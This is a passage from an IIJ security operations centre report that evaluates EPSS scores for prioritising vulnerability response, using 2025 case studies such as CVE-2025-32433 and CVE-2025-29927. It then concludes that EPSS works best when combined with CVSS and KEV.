First, one positive finding from our verification process was that vulnerabilities with high absolute or rising EPSS scores often correlate with events associated with exploitation risk, such as the publication of exploit code. Because such correlations can serve as signals that a vulnerability is likely to be exploited in the wild, they are useful in narrowing down the range of vulnerabilities SOC analysts should be aware of as a priority.

Here we explain why we focus on the absolute value of and the increase in EPSS scores. By increase, we mean the amount by which the EPSS score has risen since the day it was first calculated. Based on the definition of the EPSS score, the absolute value and the increase can be interpreted as follows.

- The absolute value indicates how likely the vulnerability is to be exploited in the future.
- The increase indicates how much the risk of exploitation has grown.

So by monitoring how high a score is and whether it is trending upward, it may be possible to identify vulnerabilities with a high likelihood of exploitation before they are added to KEV. Below, we present cases drawn from our

*22 VulnCheck, "State of Exploitation - A look Into The 1H-2025 Vulnerability Exploitation & Threat Activity" (https://www.vulncheck.com/blog/state-of-exploitation-1h-2025/).

analysis of a large number of vulnerabilities disclosed in 2025 that seem identifiable at an early stage.

For example, Figure 10 shows the EPSS score graph for CVE-2025-32433, a remote code execution vulnerability in the Erlang/OTP SSH implementation. The dashed blue line indicates the date on which exploitation traffic was observed, and the dashed purple line indicates the date on which the proof of concept (PoC) was published.

The score began to rise slightly after the vulnerability was disclosed on April 18. A PoC was published around the same time, which is likely behind the increase[*23]. The score then rose sharply at the beginning of May. Palo Alto Networks reported that exploitation traffic had been observed at that time[*24]. As noted earlier, EPSS does not use observed exploitation traffic as a model input, so it appears the machine-learning model functioned effectively and that the EPSS scoring properly reflected the change in real-world conditions. This vulnerability was added to KEV on June 9, some time after exploitation traffic had already been observed, indicating that EPSS may make it possible to identify vulnerabilities that are likely to be exploited before they are added to KEV.

Figure 11 shows the EPSS score graph for CVE-2025-29927, an authorization bypass vulnerability in Next.js middleware.

The score rose sharply from around March 24, when the vulnerability was first disclosed. A PoC was published around the same time, which is likely behind the increase[*25]. That same day, Censys also reported observing exploitation traffic, so here again the EPSS scoring appears to have tracked the situation well[*26]. This vulnerability has not been added to KEV, making it one example of a vulnerability for which EPSS can be used to identify a high likelihood of exploitation.

As these examples suggest, vulnerabilities with high absolute scores or rising scores are highly likely to correlate with events related to exploitation risk. So by creating rules that flag vulnerabilities on the basis of absolute score values and score increases, it may be possible to detect high-risk vulnerabilities at an early stage.

Challenges also exist, however. There are vulnerabilities, for example, for which there is almost no increase in score and for which the score remains low around the time



Figure 10: EPSS Score and Percentile Over Time for CVE-2025-32433 in Erlang/OTP



Figure 11: EPSS Score and Percentile Over Time for CVE-2025-29927 in Next.js

*23 PlatformSecurity, "CVE-2025-32433" (https://github.com/platsecurity/CVE-2025-32433/).
*24 Palo Alto Networks, "Keys to the Kingdom: Erlang/OTP SSH Vulnerability Analysis and Exploits Observed in the Wild" (https://unit42.paloaltonetworks.com/erlang-otp-cve-2025-32433/).
*25 MuhammadWaseem29, "CVE-2025-29927-POC" (https://github.com/MuhammadWaseem29/CVE-2025-29927-POC).
*26 Censys, "March 27 Advisory: Authentication Bypass Vulnerability in Next.js [CVE-2025-29927]" (https://censys.com/advisory/cve-2025-29927).

exploitation is reported. As a specific example, Figure 12 shows the EPSS score graph for CVE-2025-54948, an OS command injection vulnerability in Trend Micro Apex One.

Trend Micro reported exploitation of this vulnerability on August 6, 2025, but the EPSS score did not rise at that point; it only rose when the vulnerability was added to KEV[*27]. Because EPSS is not designed to use exploitation reports as a model input, such reports naturally elicit no score response. So as this vulnerability illustrates, there are cases in which the score does not move even when exploitation has been observed in the wild. The score rising upon the vulnerability being added to KEV is similar to what we observed with the Erlang/OTP vulnerability discussed earlier, suggesting that a vulnerability's addition to KEV does contribute to the increase in its EPSS score to a degree. So combining EPSS with KEV may enable more accurate risk assessment for vulnerabilities for which there is no increase in EPSS score. That said, it must be noted that the process of adding some vulnerabilities to KEV can be a slow one.

Indeed, Japan's Information-technology Promotion Agency (IPA) has raised concern that vulnerabilities in Japanese products may receive lower EPSS scores because of a lack of threat information[*28]. As an example, Figure 13 shows the EPSS score graph for CVE-2025-42599, a stack-based buffer overflow vulnerability in Active! mail.

The developer disclosed on April 18 that exploitation of this vulnerability had been confirmed, but the score did not rise at that point[*29]. This is speculative, but it may be that EPSS scores fail to rise for vulnerabilities in Japanese products because global external sensor networks that feed data into EPSS do not readily capture exploitation activity affecting products primarily used in Japan. Hence, such data are less likely to be reflected in the training labels used by the EPSS model.

In addition to the cases discussed above, the impact of model changes must also be considered. The change in EPSS model from version 3 to version 4 improved accuracy, but if vulnerabilities are to be identified using a fixed threshold, that threshold needs to be adjusted when the model changes. To understand the impact of model changes, you need to monitor information released by the developers and collect score data for validation over a period of time.

1.4.4 Conclusion

This section has examined the advantages and challenges revealed through the process of evaluating whether we can use EPSS as a vulnerability response metric, with reference to a number of vulnerability case studies.

First, an advantage of EPSS is that vulnerabilities with high absolute or rising scores are likely to correlate with events



Figure 12: EPSS Score and Percentile Over Time for CVE-2025-54948 in Trend Micro Apex One



Figure 13: EPSS Score and Percentile Over Time for CVE-2025-42599 in Active! mail

*27 Trend Micro, "Critical Security Bulletin: Trend Micro Apex One™ (On-Premise) Management Console Command Injection RCE Vulnerabilities" (https://success.trendmicro.com/en-US/solution/KA-0020652).

*28 ICSCoE, "Zeijakusei-taio ni okeru risk hyoka shuho no matome ver1.1" [Summary of Risk Assessment Methods for Vulnerability Response, ver. 1.1] (https://www.ipa.go.jp/jinzai/ics/core_human_resource/final_project/2024/f55m8k0000003v30-att/f55m8k0000003v94.pdf, in Japanese).

*29 QUALITIA, "[Koshin] Active! mail 6 no zeijakusei ni kansuru juyo na oshirase" [(Updated) Important Notice Regarding a Vulnerability in Active! mail 6] (https://www.qualitia.com/jp/news/2025/04/18_1030.html, in Japanese).

associated with exploitation risk. Continuously monitoring EPSS scores and how they change thus makes it easier to identify vulnerabilities that are likely to be exploited in the future, and this is highly valuable for vulnerability response efforts.

Yet challenges also exist. There are vulnerabilities for which the score does not rise despite exploitation being reported. In particular, we have found that for products primarily used in specific regions, such as Japan, the score may fail to rise even when exploitation has been observed in the wild. And as noted in the above discussion of EPSS, each organization needs to set its own score thresholds and also determine how much confidence it can place in the chosen values. On top of that, the EPSS model is updated with each version upgrade, which can result in changes to the distribution of and trends in scores, so the process of deciding on thresholds can itself be a challenge.

In light of all this, EPSS is an effective metric that helps with prioritizing vulnerability responses within an organization. That said, EPSS may not always properly reflect the vulnerabilities in products you need to be aware of, so it is important to gather vulnerability reports from security vendors and information on exploitation in specific regions such as Japan via social media and other channels, thus combining information from multiple sources when making decisions. And since it can sometimes be difficult to make judgments based on EPSS alone, it is advisable to use it in conjunction with conventional metrics such as CVSS and KEV.

1.5 Conclusion

In this article, we reviewed security topics of note in 2025, discussing the observations and initiatives of our SOC.

The security summary in Section 1.2 shows that serious damage has been caused by ransomware, other forms of unauthorized access, and phishing scams. With the enactment of legislation on active cyber defense initiatives, 2025 was also a year that saw activities in this area ramp up.

In Section 1.3, we discussed ClickFix, a social-engineering-based attack technique, along with ClickFix cases observed by our SOC. ClickFix attacks involve cleverly manipulating users into executing malicious commands by their own hand. The large number of variants and the extent to which this technique is actively being exploited underscore the ongoing need for vigilance and countermeasures.

In Section 1.4, we discussed major vulnerability assessment metrics and our SOC's efforts to make use of them. We have recently been studying EPSS, and our work has revealed that while it can be effective to a degree, there are also issues to be addressed going forward.

At IIJ's SOC, we will continue to publish information obtained through our security analysis efforts via wizSafe Security Signal and the IIR. We hope that you will continue to turn to these resources and that they will prove useful in your security responses and operations.

Satoshi Kobayashi
Data Analytics Section, Security Operations Department, Advanced Security Division, Network Services Business Unit, IIJ

Shimpei Miyaoka
Data Analytics Section, Security Operations Department, Advanced Security Division, Network Services Business Unit, IIJ

Kota Abe
Data Analytics Section, Security Operations Department, Advanced Security Division, Network Services Business Unit, IIJ